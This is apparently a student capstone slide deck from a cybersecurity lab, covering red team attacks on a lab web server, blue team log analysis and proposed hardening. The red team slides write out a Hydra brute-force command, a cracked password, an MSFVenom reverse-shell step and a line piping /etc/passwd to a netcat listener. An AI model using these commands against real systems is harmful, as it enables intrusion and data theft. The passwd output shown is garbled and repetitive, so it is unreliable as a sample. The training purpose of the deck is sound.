



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address  
Range: 192.168.1.0/24  
Netmask:  
Gateway:

## Machines

IPv4: 192.168.1.1  
OS: Windows  
Hostname:  
  
IPv4: 192.168.1.90  
OS: Kali Linux  
Hostname:  
  
IPv4: 192.168.1.105  
OS: Linux  
Hostname:  
  
IPv4: 192.168.1.  
OS: Windows/elasticsearch  
h  
Hostname:

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
192.168.1.1	192.168.1.1	Windows RPC
192.168.1.100/ELK API	192.168.1.100	Elk Server
192.168.1.105/linux/apache	192.168.1.105	Linux webserver
192.168.1.90/Linux OS	192.168.1.90	Kali Linux

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Vulnerable to a reverse php shell</i>	<i>Webserver vulnerable to uploading files from attacking computer on the webserver.</i>	<i>Allows the attacker to upload a malicious file with the intention of connecting back to the attacking machine, to obtain a shell on the webserver.</i>
Brute Force attack	Attacker uses a tool, Hydra, etc. to attempt multiple combinations of users/passwords quickly.	Allows an attacker to brute force through login criteria by using pre determined lists to attempt many passwords against user names to attempt to log in.
Open port 80 - HTTP	Allows attacker access to the webserver when the port is left open.	Attacker can access open port 80 to create a direct connection to the webserver.
Open port 22 - SSH	Allows an attacker to access the server once a username and password have been figured out	Allows an attacker direct connection to the server if they know a username/password

## Exploitation: Open web server: port 80 - HTTP

01

Connecting to the website to obtain files and reconnaissance of the webserver.

02

## Achievements

Exploit achieved user names,  
gave away location of files on  
the webserver.

03

Kali Linux - Kali /root

File Edit View Help

192.168.1.105

Kali Linux - Kali /root

File Edit View Help

192.168.1.105

root:x:0:0:root:/root:/bin/bash  
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
 bin:x:2:2:bin:/bin:/usr/sbin/nologin  
 sys:x:3:3:sys:/dev:/usr/sbin/nologin  
 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
 ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/usr/sbin/nologin  
 postgres:x:101:101:postgres:/var/lib/postgresql:/usr/sbin/nologin  
 binnt\_mnt\_maint:x:102:102:binnt\_mnt\_maint:/var/lib/postgresql:/usr/sbin/nologin

Apache/2.4.20 (Ubuntu) Server at 192.168.1.105 Port 80

192.168.1.105meet\_our\_team@ashion.txt

Ashion is 22 years young, with a masters degree in aquatic jousting. Moving over to management, i really credit card and security information has been terrifying. I can't believe that they have no managing the company folders,security folders! I really don't be here



# Exploitation: Brute Force Attack

01

Webserver was vulnerable to a brute force attack against the hidden folder once the users name: Ashton was discovered.

Command: `Hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company\_folders/secret\_folder.`


02

## Achievements

Exploit achieved access to Ryans password, the company secret folder, and the webdav system.

Hydra returned Ashton's password as : leopoldo

03



## Index of /webdav

Name	Last modified	Size	Description
Parent Directory	-	-	-
password.dav	2019-05-07 18:19	43	-

## Exploitation: LFI (Local File Inclusion)

01

## Tools & Processes


Used MSFVenom to create custom payload to upload on webserver, then created listening port using metasploit framework to create a reverse shell.

02

## Achievements

Achieved a user shell using a meterpreter session created using metasploit framework.

03



```

kali@kali:~$ cat /etc/passwd | nc 10.10.10.10 4444
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
www:x:34:34:www:/var/www:/usr/sbin/nologin
www-data:x:35:35:www-data:/var/www:/usr/sbin/nologin
www:x:36:36:www:/var/www:/usr/sbin/nologin
www-data:x:37:37:www-data:/var/www:/usr/sbin/nologin
www:x:38:38:www:/var/www:/usr/sbin/nologin
www-data:x:39:39:www-data:/var/www:/usr/sbin/nologin
www:x:40:40:www:/var/www:/usr/sbin/nologin
www-data:x:41:41:www-data:/var/www:/usr/sbin/nologin
www:x:42:42:www:/var/www:/usr/sbin/nologin
www-data:x:43:43:www-data:/var/www:/usr/sbin/nologin
www:x:44:44:www:/var/www:/usr/sbin/nologin
www-data:x:45:45:www-data:/var/www:/usr/sbin/nologin
www:x:46:46:www:/var/www:/usr/sbin/nologin
www-data:x:47:47:www-data:/var/www:/usr/sbin/nologin
www:x:48:48:www:/var/www:/usr/sbin/nologin
www-data:x:49:49:www-data:/var/www:/usr/sbin/nologin
www:x:50:50:www:/var/www:/usr/sbin/nologin
www-data:x:51:51:www-data:/var/www:/usr/sbin/nologin
www:x:52:52:www:/var/www:/usr/sbin/nologin
www-data:x:53:53:www-data:/var/www:/usr/sbin/nologin
www:x:54:54:www:/var/www:/usr/sbin/nologin
www-data:x:55:55:www-data:/var/www:/usr/sbin/nologin
www:x:56:56:www:/var/www:/usr/sbin/nologin
www-data:x:57:57:www-data:/var/www:/usr/sbin/nologin
www:x:58:58:www:/var/www:/usr/sbin/nologin
www-data:x:59:59:www-data:/var/www:/usr/sbin/nologin
www:x:60:60:www:/var/www:/usr/sbin/nologin
www-data:x:61:61:www-data:/var/www:/usr/sbin/nologin
www:x:62:62:www:/var/www:/usr/sbin/nologin
www-data:x:63:63:www-data:/var/www:/usr/sbin/nologin
www:x:64:64:www:/var/www:/usr/sbin/nologin
www-data:x:65:65:www-data:/var/www:/usr/sbin/nologin
www:x:66:66:www:/var/www:/usr/sbin/nologin
www-data:x:67:67:www-data:/var/www:/usr/sbin/nologin
www:x:68:68:www:/var/www:/usr/sbin/nologin
www-data:x:69:69:www-data:/var/www:/usr/sbin/nologin
www:x:70:70:www:/var/www:/usr/sbin/nologin
www-data:x:71:71:www-data:/var/www:/usr/sbin/nologin
www:x:72:72:www:/var/www:/usr/sbin/nologin
www-data:x:73:73:www-data:/var/www:/usr/sbin/nologin
www:x:74:74:www:/var/www:/usr/sbin/nologin
www-data:x:75:75:www-data:/var/www:/usr/sbin/nologin
www:x:76:76:www:/var/www:/usr/sbin/nologin
www-data:x:77:77:www-data:/var/www:/usr/sbin/nologin
www:x:78:78:www:/var/www:/usr/sbin/nologin
www-data:x:79:79:www-data:/var/www:/usr/sbin/nologin
www:x:80:80:www:/var/www:/usr/sbin/nologin
www-data:x:81:81:www-data:/var/www:/usr/sbin/nologin
www:x:82:82:www:/var/www:/usr/sbin/nologin
www-data:x:83:83:www-data:/var/www:/usr/sbin/nologin
www:x:84:84:www:/var/www:/usr/sbin/nologin
www-data:x:85:85:www-data:/var/www:/usr/sbin/nologin
www:x:86:86:www:/var/www:/usr/sbin/nologin
www-data:x:87:87:www-data:/var/www:/usr/sbin/nologin
www:x:88:88:www:/var/www:/usr/sbin/nologin
www-data:x:89:89:www-data:/var/www:/usr/sbin/nologin
www:x:90:90:www:/var/www:/usr/sbin/nologin
www-data:x:91:91:www-data:/var/www:/usr/sbin/nologin
www:x:92:92:www:/var/www:/usr/sbin/nologin
www-data:x:93:93:www-data:/var/www:/usr/sbin/nologin
www:x:94:94:www:/var/www:/usr/sbin/nologin
www-data:x:95:95:www-data:/var/www:/usr/sbin/nologin
www:x:96:96:www:/var/www:/usr/sbin/nologin
www-data:x:97:97:www-data:/var/www:/usr/sbin/nologin
www:x:98:98:www:/var/www:/usr/sbin/nologin
www-data:x:99:99:www-data:/var/www:/usr/sbin/nologin

```



# **Blue Team**


## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




# Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- The Request occurred at 0223am on February 2, 2022 How many requests were made? 14,995
- Which files were requested? The secret\_folder What did they contain? The hashed password for Ryan



The screenshot shows a web browser window with a list of HTTP requests and their corresponding counts. The browser's address bar shows a URL starting with 'mi-lab-2240f689-227d-4ac0-a71d-c6247d0e1bf1.eastus2.cloudapp.azure...'. The list of requests is as follows:


http://www.gstatic.com/generate_204	18
http://snnmnkxdhflwgthqismb.com/post.php	42
http://192.168.1.105/webdav	86,810
http://192.168.1.105/company_folders/secret_folder	14,995
http://127.0.0.1/server-status?auto=	268

At the bottom of the list, there is an 'Export' button and two links: 'Raw' and 'Formatted', each with a download icon.

# Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 14,991
- How many requests had been made before the attacker discovered the password? 14,990



# Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points  
under the screenshot if space allows.  
Otherwise, add the answers to speaker notes.



Top 10 HTTP requests [Packetbeat] ECS



url.full: Descending

Count

http://192.168.1.105/webdav

86,912

Export: Raw  Formatted 



# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

What kind of alarm can be set to detect future port scans? An alarm can be set to check for icmp connections that occur rapidly in a very short time frame.

What threshold would you set to activate this alarm? Anything more than 20 in a 30 minute period would be suspicious

## System Hardening

What configurations can be set on the host to mitigate port scans?

You can mitigate port scans by disabling icmp connections that do not complete the TCP three way handshake.

Describe the solution. If possible, provide required command lines. Using Snort or something similar to prevent ICMP sweeps.

---

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

Set an alarm for any requests to a hidden directory on the company network from an outside IP address.

What threshold would you set to activate this alarm? 1, if the directory is hidden, it is hidden for a reason and an alarm should be forwarded just in case it is not administrative access.

## System Hardening

What configuration can be set on the host to block unwanted access?

Stronger passwords for users could limit access to the hidden directory.

Encryption

Describe the solution. If possible, provide required command lines.

Encrypting the contents of the files located in the hidden directory could prevent unwanted access.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm could be set to detect multiple attempts with a failed password.

What threshold would you set to activate this alarm? 3-5 attempts is all a user should be allowed, any more is suspicious.

## System Hardening

What configuration can be set on the host to block brute force attacks?

Setting up lockout for users after a fixed number of attempts, usually 3-5 attempts.

Describe the solution. If possible, provide the required command line(s).

Simple setting up of a lockout for users with 3-5 failed password attempts would prevent brute force attacks.

---

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm should be set if there is an attempt to connect to webdav at all from an outside IP address.

What threshold would you set to activate this alarm?

1 - an administrator should be notified immediately if a connection is attempted to webdav.

## System Hardening

What configuration can be set on the host to control access?

Webdav should not allow any uploads at all,  
There should be no instruction manual for accessing webdav anywhere on the companies site.

Describe the solution. If possible, provide the required command line(s).

Set configuration for webdav correctly to ensure it does not allow any uploading of files at all unless from a trusted IP

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

An alarm could be set to detect for unusual file type uploads.

What threshold would you set to activate this alarm?

1 - administrator should be notified immediately.

## System Hardening

What configuration can be set on the host to block file uploads?

ALL file uploads from outside a company IP should be blocked entirely from being uploaded to webdav.

Validation of all file types upon being uploaded to the server, and block all executable files.

Describe the solution. If possible, provide the required command line.

Validation of the file types would help prevent extension spoofing, and blocking executable files would prevent a reverse

*The  
End*